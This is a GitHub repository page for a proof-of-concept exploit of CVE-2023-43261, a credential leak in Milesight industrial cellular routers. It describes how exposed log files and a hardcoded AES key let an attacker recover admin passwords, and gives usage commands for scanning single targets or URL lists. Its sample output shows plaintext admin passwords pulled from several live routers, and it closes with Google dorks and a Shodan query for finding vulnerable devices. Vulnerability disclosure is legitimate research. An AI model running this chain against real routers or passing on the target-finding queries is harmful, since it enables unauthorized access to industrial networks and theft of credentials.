win3zz / **CVE-2023-43261** Public

Notifications | Fork 8 | Star 55

Code | Issues | Pull requests | Actions | Projects | Security | Insights

main | Go to file | Code

win3zz Update CVE-2023-43261.py b621a96 · last year 8 Commits

CVE-2023-43261.py	Update CVE-2023-43261.py	last year
README.md	Update README.md	last year

README

CVE-2023-43261 - PoC

Critical Vulnerability Exposes Sensitive Information and Enables Unauthorized Access in Milesight Routers

- **Date:** 1 October 2023
- **Vendor of the product:** Milesight (Formerly Xiamen Ursalink Technology Co., Ltd.)
- **Affected Products:** UR5X, UR32L, UR32, UR35, UR41 and there might be other Industrial Cellular Routers that could also be vulnerable.
- **Affected Firmware:** I've confirmed the patch for firmware v35.3.0.7. Earlier versions may be vulnerable, but vendor confirmation is needed. I have made the request, but I have not received a response yet.
- **Severity:** 7.3/10 - High

A critical security vulnerability has been identified in Milesight Industrial Cellular Routers, compromising the security of sensitive credentials and permitting unauthorized access. This vulnerability stems from a misconfiguration that results in directory listing being enabled on the router systems, rendering log files publicly accessible. These log files, while containing sensitive information such as admin and other user passwords (encrypted as a security measure), can be exploited by attackers via the router's web interface. The presence of a hardcoded AES secret key and initialization vector (IV) in the JavaScript code further exacerbates the situation, facilitating the decryption of these passwords. This chain of vulnerabilities allows malicious actors to gain unauthorized access to the router.

Usage

Run the script with the following command, replacing `<URL>` with your target URL.

```
foo@bar:~$ python3 CVE-2023-43261.py <URL>
```

Run the script with the following command to process a list of URLs in the file:

```
foo@bar:~$ python3 CVE-2023-43261.py -f list_urls.txt
```

About


CVE-2023-43261 - Credential Leakage Through Unprotected System Logs and Weak Password Encryption

cve-2023-43261

Readme
Activity
55 stars
3 watching
8 forks
Report repository

Languages

● Python 100.0%



```
bipin@bipin-VirtualBox:~/ursalink$ python3 ursalink3.py
Please provide a URL or a file with a list of URLs.
Example: python3 ursalink3.py https://example.com
Example: python3 ursalink3.py -f urls.txt
bipin@bipin-VirtualBox:~/ursalink$ python3 ursalink3.py http://[redacted]:8080
[*] Initiating data retrieval for: http://[redacted]8080/lang/log/httpd.log
[+] Data retrieval successful for: http://[redacted]8080/lang/log/httpd.log
[+] Found 1 unique credentials for: http:/[redacted]:8080
[+] Login page: http://[redacted]:8080/login.html
[*] Extracting and decrypting credentials for: http://[redacted]:8080
[+] Unique Credentials:
  Credential 1:
    - Username: admin
    - Password: svs114871
bipin@bipin-VirtualBox:~/ursalink$ python3 ursalink3.pv -f ursalink_vuln_list.txt
[*] Initiating data retrieval for: https:/[redacted]:443/lang/log/httpd.log
[+] Data retrieval successful for: https:/[redacted]:443/lang/log/httpd.log
[+] Found 1 unique credentials for: https:/[redacted]:443
[+] Login page: https://[redacted]:443/login.html
[*] Extracting and decrypting credentials for: https://[redacted]:443
[+] Unique Credentials:
  Credential 1:
    - Username: admin
    - Password: ocppassword
[*] Initiating data retrieval for: https://[redacted]443/lang/log/httpd.log
[+] Data retrieval successful for: https://[redacted]443/lang/log/httpd.log
[+] Found 2 unique credentials for: https:/[redacted]:443
[+] Login page: https://[redacted]:443/login.html
[*] Extracting and decrypting credentials for: https:/[redacted]:443
[+] Unique Credentials:
  Credential 1:
    - Username: admin
    - Password: ocppassword
  Credential 2:
    - Username: admin
    - Password: password
[*] Initiating data retrieval for: https://[redacted]:443/lang/log/httpd.log
[+] Data retrieval successful for: https://[redacted]:443/lang/log/httpd.log
[+] Found 1 unique credentials for: https:/[redacted]:443
[+] Login page: https://[redacted]:443/login.html
[*] Extracting and decrypting credentials for: https://[redacted]:443
[+] Unique Credentials:
  Credential 1:
    - Username: admin
    - Password: ocppassword
[*] Initiating data retrieval for: https:/[redacted]443/lang/log/httpd.log
[+] Data retrieval successful for: https:/[redacted]443/lang/log/httpd.log
[+] Found 9 unique credentials for: https:[redacted]:443
[+] Login page: https://[redacted]:443/login.html
[*] Extracting and decrypting credentials for: https://[redacted]:443
[+] Unique Credentials:
  Credential 1:
    - Username: admin
```

Google Dorks

- `"/lang/log/system" ext:log`
- `"URSALINK" "English" "Login"`

Shodan Search Query

- `http.html:rt_title`

References

1. Security Advisory: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-43261
2. Writeup: https://medium.com/@win3zz/inside-the-router-how-i-accessed-industrial-routers-and-reported-the-flaws-29c34213dfdf

Script Author: Bipin Jitiya (@win3zz)

D

The PoC script provided in this repository is intended for educational and research purposes only. It is designed to demonstrate the existence of a vulnerability and assist in understanding potential security risks.

Usage of this script for any unauthorized activities, including but not limited to unauthorized access, unauthorized testing, or any other form of misuse, is strictly

prohibited.

The author and contributors of this repository assume no liability and are not responsible for any misuse or damages caused by the utilization of this script. By using this script, you agree to use it responsibly and at your own risk.